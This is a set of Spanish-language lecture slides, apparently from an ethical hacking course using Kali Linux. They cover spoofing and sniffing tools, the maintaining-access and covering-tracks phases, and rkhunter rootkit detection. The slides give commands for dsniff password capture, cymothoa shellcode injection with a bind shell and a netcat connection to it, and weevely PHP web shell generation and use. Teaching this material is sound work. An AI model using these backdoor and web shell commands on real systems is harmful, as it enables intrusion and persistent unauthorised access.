- ▶ **Network spoofing** es un procedimiento para cambiar los paquetes de red, tales como las direcciones IP o direcciones MAC, cuyo objetivo es obtener datos de dos partes que se comunican.
- ▶ Algunas herramientas:
  - ▶ **dnschef**: es un proxy DNS que puede usarse para falsear una solicitud de dominio para que apunte a una máquina local que pertenece al atacante en lugar de a la real.
  - ▶ **arpspoof**: se utiliza para husmear el tráfico de red en un entorno con switch que funciona falsificando las respuesta ARP.
  - ▶ **ettercap**: herramientas para realizar un ataque hombre-en-medio (MITM) en LAN alterando el protocolo ARP.





# Network sniffers

- ▶ Un network sniffer es un programa o dispositivo hardware capaz de monitorizar los datos de la red, que se suele utilizar examinando el tráfico copiando los datos sin alterarlos.
- ▶ Herramientas:
  - ▶ **dsniff**: captura claves que circulan por la red de protocolos ftp, telnet, smtp, http, pop, ...  
`# dsniff -i eth0 -m`
  - ▶ **tcpdump**: se usa para volcar los contenidos de los paquetes de una interfaz de red que igualan una expresión  
`tcpdump -i eth0 -s 96`
  - ▶ **wireshark**: analizador de protocolos de red



# Fase 4: Mantener el acceso

- ▶ El atacante puede usar los recursos de la máquina, puede usar el sistema para lanzar otro ataque, o mantener un perfil bajo para explorar el sistema.
- ▶ El atacante puede instalar:
  - ▶ *Puerta trasera* para facilitar el acceso.
  - ▶ *Troyano* para obtener/transferir información.
  - ▶ *Rootkit* para obtener acceso al sistema operativo.
  - ▶ Keyloggers, botnets, ...
- ▶ La organización puede instalar:
  - ▶ IDS (Sistema de Detección de Intrusiones) / Firewalls
  - ▶ Honeypots y honeynets

# cymothoa

- ▶ **cymothoa**: puerta trasera que inyecta su shellcode en un proceso existente.

- ▶ `./cymothoa -p 4225 -s 1 -y 4444`

```
root@kali:~# cymothoa -S
0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

- ▶ Podemos acceder por puerta trasera en el puerto 4444:
  - ▶ `nc -nvv 192.168.56.102 4444`



- [illegible]

- ▶ Weevely: shell PHP furtivo que suministra una consola tipo SSH para ejecutar órdenes del sistema y tareas de administración post-explotación.
  - ▶ `weevely generate password display.php`
  - ▶ Podemos acceder al servidor web comprometido:  
`weevely http://192.168.2.23 password`

```
root@kali:~# weeveily http://192.168.2.23/display.php password
```

```

┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐ ┌───┐
│   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │ │   │
└───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ └───┘ v1.0
Stealth tiny web shell

```

```
[+] Welcome to Weeveily. Browse filesystem and execute system commands.
[+] Use ':help' to list available modules and run selected one.
```

```
[shell.php] [!] Error: No response
msfadmin@:/var/www $ :net.ifaces
+-----+
| lo     | 127.0.0.1/8      |
| eth0   | 192.168.2.23/24  |
+-----+
msfadmin@:/var/www $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
msfadmin@:/var/www $
```




# Fase 5: Cubrir las huellas

- ▶ Se pueden usar toyanos o rootkit para borrar/esconder la actividad del atacante de forma que pueda mantener el acceso y evadir la ley.
- ▶ Otras técnicas:
  - ▶ **Esteganografía**: esconder datos en imágenes, audio o video.
  - ▶ **Tunneling**: Aprovecha la posibilidad de transportar un protocolo sobre otro. El espacio libre de los paquetes de datos TCP o las cabeceras IP pueden usarse para esconder información, lanzando un ataque contra otro sistema.
- ▶ Como contramedidas se pueden usar:
  - ▶ IDS basados en host
  - ▶ Anti-malware o antivirus.



# Rkhunter

- ▶ **rkhunter**: detección de rootkit en Linux
  - ▶ `sudo rkhunter -update`
  - ▶ `sudo rkhunter --propupd`
  - ▶ `sudo rkhunter -c`
  - ▶ `sudo nano /var/log/rkhunter.log`



```
Documentos : sudo - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
jagomez@suray:~/Documentos> sudo rkhunter -c
root's password:
[ Rootkit Hunter version 1.4.0 ]

Checking system commands...

Performing 'strings' command checks
Checking 'strings' command                                [ OK ]

Performing 'shared libraries' checks
Checking for preloading variables                          [ None found ]
Checking for preloaded libraries                          [ None found ]
Checking LD_LIBRARY_PATH variable                          [ Not found ]

Performing file properties checks
Checking for prerequisites                                 [ OK ]
/usr/bin/awk                                                [ OK ]
/usr/bin/basename                                          [ OK ]
/usr/bin/cat                                                [ OK ]
/usr/bin/chattr                                            [ OK ]
/usr/bin/chkconfig                                         [ OK ]
/usr/bin/chmod                                             [ OK ]
/usr/bin/chown                                             [ OK ]
/usr/bin/chroot                                            [ OK ]
/usr/bin/cp                                                [ OK ]
/usr/bin/csh                                               [ OK ]
/usr/bin/curl                                              [ Warning ]
/usr/bin/cut                                               [ OK ]
/usr/bin/date                                              [ OK ]
/usr/bin/df                                                [ OK ]
/usr/bin/diff                                              [ OK ]
/usr/bin/dirname                                           [ OK ]
/usr/bin/dmesg                                             [ OK ]
```



# Bibliografía: Ethical Hacking

- ▶ K. Beaver, *Hacking for Dummies*, 4 th. Ed., John Wiley & Sons, 2013.
- ▶ EC-Council, *Ethical Hacking and Countermeasures. Attack Phases*, EC-Council Press, 2010.
- ▶ P. Gonzalez Pérez, *Ethical Hacking: Teoría y Práctica para la realización de Pentesting*, 0xWord, 2014.
- ▶ A. Harper et al., *Gray Hat Hacking. Ethical hacker's Handbook*, 3 th. Ed., McGraw-Hill. 2011.
- ▶ Hacking: The Art of Exploitation, 2nd Edition
- ▶ P. Engebretson, *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*, Syngress, 2011.



# Bibliografía: Kali

- ▶ L. Allen, S. Ali y T. Heriyanto, Kali Linux – Assuring Security by Penetration Testing, PACKT Publishing. Open Source, 2014.
- ▶ J. Broad y A. Bindner, *Hacking with Kali. Practical Penetration Testing Techniques*, Syngress, 2013.
- ▶ P. González, G. Sánchez y J. M. Soriano, Pentesting con Kali, OXWord, 2013.
- ▶ W. L. Pritchett y D. De Smet, *Kali Linux Cookbook*, Packt Publishing Open Source, 2013.
- ▶ A. Singh, Instant Kali Linux, Packt Publishing, 2013.





Muchas gracias por su atención !!!